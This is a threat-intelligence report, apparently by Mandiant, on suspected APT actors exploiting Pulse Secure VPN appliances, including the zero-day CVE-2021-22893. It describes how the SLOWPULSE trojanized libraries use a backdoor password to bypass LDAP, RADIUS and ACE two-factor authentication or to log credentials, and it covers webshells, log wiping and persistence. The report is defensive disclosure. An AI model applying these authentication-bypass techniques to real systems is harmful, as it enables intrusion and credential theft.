Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day

fireeye.com/blog/threat-research/2021/04/suspected-apt-actors-leverage-bypass-techniques-pulse-secure-zero-day.html

Executive Summary

- Mandiant recently responded to multiple security incidents involving compromises of Pulse Secure VPN appliances.
- This blog post examines multiple, related techniques for bypassing single and multifactor authentication on Pulse Secure VPN devices, persisting across upgrades, and maintaining access through webshells.
- The investigation by Pulse Secure has determined that a combination of prior vulnerabilities and a previously unknown vulnerability discovered in April 2021, CVE-2021-22893, are responsible for the initial infection vector.
- Pulse Secure's parent company, Ivanti, released mitigations for a vulnerability exploited in relation to these malware families and the Pulse Connect Secure Integrity Tool for their customers to determine if their systems are impacted. A final patch to address the vulnerability will be available in early May 2021.
- Pulse Secure has been working closely with Mandiant, affected customers, government partners, and other forensic experts to address these issues.
- There is no indication the identified backdoors were introduced through a supply chain compromise of the company's network or software deployment process.

Introduction

Mandiant is currently tracking 12 malware families associated with the exploitation of Pulse Secure VPN devices. These families are related to the circumvention of authentication and backdoor access to these devices, but they are not necessarily related to each other and have been observed in separate investigations. It is likely that multiple actors are responsible for the creation and deployment of these various code families.

The focus of this report is on the activities of UNC2630 against U.S. Defense Industrial base (DIB) networks, but detailed malware analysis and detection methods for all samples observed at U.S. and European victim organizations are provided in the technical annex to assist network defenders in identifying a large range of malicious activity on affected appliances. Analysis is ongoing to determine the extent of the activity.

Mandiant continues to collaborate with the Ivanti and Pulse Secure teams, Microsoft Threat Intelligence Center (MSTIC), and relevant government and law enforcement agencies to investigate the threat, as well as develop recommendations and mitigations for affected Pulse Secure VPN appliance owners.

As part of their investigation, Ivanti has released mitigations for a vulnerability exploited in relation to this campaign as well as the Pulse Connect Secure Integrity Tool to assist with determining if systems have been impacted.

Details

Early this year, Mandiant investigated multiple intrusions at defense, government, and financial organizations around the world. In each intrusion, the earliest evidence of attacker activity traced back to DHCP IP address ranges belonging to Pulse Secure VPN appliances in the affected environment.

In many cases, we were not able to determine how actors obtained administrator-level access to the appliances. However, based on analysis by Ivanti, we suspect some intrusions were due to the exploitation of previously disclosed Pulse Secure vulnerabilities from 2019 and 2020 while other intrusions were due to the exploitation of CVE-2021-22893.

We observed UNC2630 harvesting credentials from various Pulse Secure VPN login flows, which ultimately allowed the actor to use legitimate account credentials to move laterally into the affected environments. In order to maintain persistence to the compromised networks, the actor utilized legitimate, but modified, Pulse Secure binaries and scripts on the VPN appliance. This was done to accomplish the following:

1. Trojanize shared objects with malicious code to log credentials and bypass authentication flows, including multifactor authentication requirements. We track these trojanized assemblies as SLOWPULSE and its variants.
2. Inject webshells we currently track as RADIALPULSE and PULSECHECK into legitimate Internet-accessible Pulse Secure VPN appliance administrative web pages for the devices.
3. Toggle the filesystem between Read-Only and Read-Write modes to allow for file modification on a typically Read-Only filesystem.
4. Maintain persistence across VPN appliance general upgrades that are performed by the administrator.
5. Unpatch modified files and delete utilities and scripts after use to evade detection.
6. Clear relevant log files utilizing a utility tracked as THINBLOOD based on an actor defined regular expression.

In a separate incident in March 2021, we observed UNC2717 using RADIALPULSE, PULSEJUMP, and HARDPULSE at a European organization. Although we did not observe PULSEJUMP or HARDPULSE used by UNC2630 against U.S. DIB companies, these malware families have shared characteristics and serve similar purposes to other code families used by UNC2630. We also observed an OpenSSL library file modified in similar fashion as the other trojanized shared objects. We believe that the modified library file, which we've named LOCKPICK, could weaken encryption for communications used by the appliance, but do not have enough evidence to confirm this.

Due to a lack of context and forensic evidence at this time, Mandiant cannot associate all the code families described in this report to UNC2630 or UNC2717. We also note the possibility that one or more related groups is responsible for the development and dissemination of these different tools across loosely connected APT actors. It is likely that additional groups beyond UNC2630 and UNC2717 have adopted one or more of these tools. Despite these gaps in our understanding, we included detailed analysis, detection techniques, and mitigations for all code families in the Technical Annex.

SLOWPULSE

During our investigation into the activities of UNC2630, we uncovered a novel malware family we labeled SLOWPULSE. This malware and its variants are applied as modifications to legitimate Pulse Secure files to bypass or log credentials in the authentication flows that exist within the legitimate Pulse Secure shared object libdsplibs.so. Three of the four discovered variants enable the attacker to bypass two-factor authentication. A brief overview of these variants is covered in this section, refer to the Technical Annex for more details.

SLOWPULSE Variant 1

This variant is responsible for bypassing LDAP and RADIUS-2FA authentication routines if a secret backdoor password is provided by the attacker. The sample inspects login credentials used at the start of each protocol’s associated routine and strategically forces execution down the successful authentication patch if the provided password matches the attacker's chosen backdoor password.

LDAP Auth Bypass

The routine DSAuth::LDAPAuthServer::authenticate begins the LDAP authentication procedure. This variant inserts a check against the backdoor password after the bind routine so that the return value can be conditionally stomped to spoof successful authentication.


DSAuth::LDAPAuthServer::authenticate
DSAuth::LDAPAuthServer::ldap
DSLdapServer::bind
Check bind status
Copy LDAP password to memory cave
DSLdapServer::bind
Return value set to indicate LDAP auth success/failure
Copied password == backdoor password
No
Rejoin Original Execution
Yes
Overwrite return value as if auth successful
MANDIANT

Figure 1: LDAP Auth Bypass

RADIUS Two Factor Auth Bypass

The routine DSAuth::RadiusAuthServer::checkUsernamePassword begins the RADIUS-2FA authentication procedure. This variant inserts checks against the backdoor password after the RADIUS authentication packet is received back from the authentication server. If the backdoor password is provided by the attacker, the packet type and successful authentication status flags are overwritten to spoof successful authentication.


DSAuth::RadiusAuthServer::checkUsernamePassword
DSAuth::RadiusAuthServer::handleResponse
Password == backdoor password
Overwrite packet type to 3
PacketType == 3
No
Fail Auth
Overwrite packet status flag to successful
Yes
Copy Auth success/fail status
Check Auth status
MANDIANT

Figure 2: Radius-2FA Bypass

SLOWPULSE Variant 2

ACE Two Factor Auth Credential Logging

This variant logs credentials used during the ACE-2FA authentication procedure DSAuth::AceAuthServer::checkUsernamePassword. Rather than bypassing authentication, this variant logs the username and password to a file for later use by the attacker.


DSAuth::AceAuthServer::checkUsernamePassword
Open credential log file
Write username and password to log
Close log file
DsSecID_checkLogin
DSAuth::AceAuthServer::handleACEAuthResult
MANDIANT

Figure 3: ACE Auth Credential Log

SLOWPULSE Variant 3

ACE Two Factor Auth Bypass

This variant is responsible for bypassing the ACE-2FA logon procedure starting with DSAuth::AceAuthServer::checkUsernamePassword. The flow of the authentication procedure is modified to bypass the routine responsible for verifying the username and password if the backdoor password is provided. With this modification the attacker can spoof successful authentication.


DSAuth::AceAuthServer::checkUsernamePassword
Password == backdoor password
No
Yes
DsSecID_checkLogin
Overwrite return value register as if checkLogin was successful (without calling it first)
DSAuth::AceAuthServer::handleACEAuthResult
MANDIANT

Figure 4: ACE Auth Bypass Variant

SLOWPULSE Variant 4

RealmSignin Two Factor Auth Bypass

This variant bypasses the RealmSignin::runSecondaryAuth procedure of the Pulse Secure VPN. The inserted logic modifies the execution flow of a specific step of the login process to spoof successful authentication. We believe that this may be a two-factor authentication bypass.


DSAuth::RealmSignin::runSigninStep
Signin Step == 11
No
Other Operations
Yes
DSMap::setPrivacyKeyNames
DSAuth::RealmSignin::runSecondaryAuth
Overwrite return value to success
Return step status
MANDIANT

Figure 5: RealmSignIn 2FA Auth Bypass

Attribution

We are in the early stages of gathering evidence and making attribution assessments and there are a number of gaps in our understanding of UNC2630, UNC2717, and these 12 code families. Nevertheless, the Mandiant and Ivanti teams are proactively releasing this analysis to assist network defenders in triaging and identifying malicious activity on affected appliances.

Mandiant is able to assess that:

- UNC2630 targeted U.S. DIB companies with SLOWPULSE, RADIALPULSE, THINBLOOD, ATRIUM, PACEMAKER, SLIGHTPULSE, and PULSECHECK as early as August 2020 until March 2021.
  - We suspect UNC2630 operates on behalf of the Chinese government and may have ties to APT5
- UNC2717 targeted global government agencies between October 2020 and March 2021 using HARDPULSE, QUIETPULSE, AND PULSEJUMP.
  - We do not have enough evidence about UNC2717 to determine government sponsorship or suspected affiliation with any known APT group.
- We do not have enough information about the use of LOCKPICK to make an attribution statement.

UNC2630

UNC2630's combination of infrastructure, tools, and on-network behavior appear to be unique, and we have not observed them during any other campaigns or at any other engagement. Despite these new tools and infrastructure, Mandiant analysts noted strong similarities to historic intrusions dating back to 2014 and 2015 and conducted by Chinese espionage actor APT5. We have also uncovered limited evidence to suggest that UNC2630 operates on behalf of the Chinese government. Analysis is still ongoing to determine the full scope of the activity that maybe related to the group.

Although we are not able to definitively connect UNC2630 to APT5, or any other existing APT group, a trusted third party has uncovered evidence connecting this activity to historic campaigns which Mandiant tracks as Chinese espionage actor APT5. While we cannot make the same connections, the third party assessment is consistent with our understanding of APT5 and their historic TTPs and targets.

APT5 has shown significant interest in compromising networking devices and manipulating the underlying software which supports these appliances. They have also consistently targeted defense and technology companies in the U.S., Europe, and Asia.

- As early as 2014, Mandiant Incident Response discovered APT5 making unauthorized code modifications to files in the embedded operating system of another technology platform.
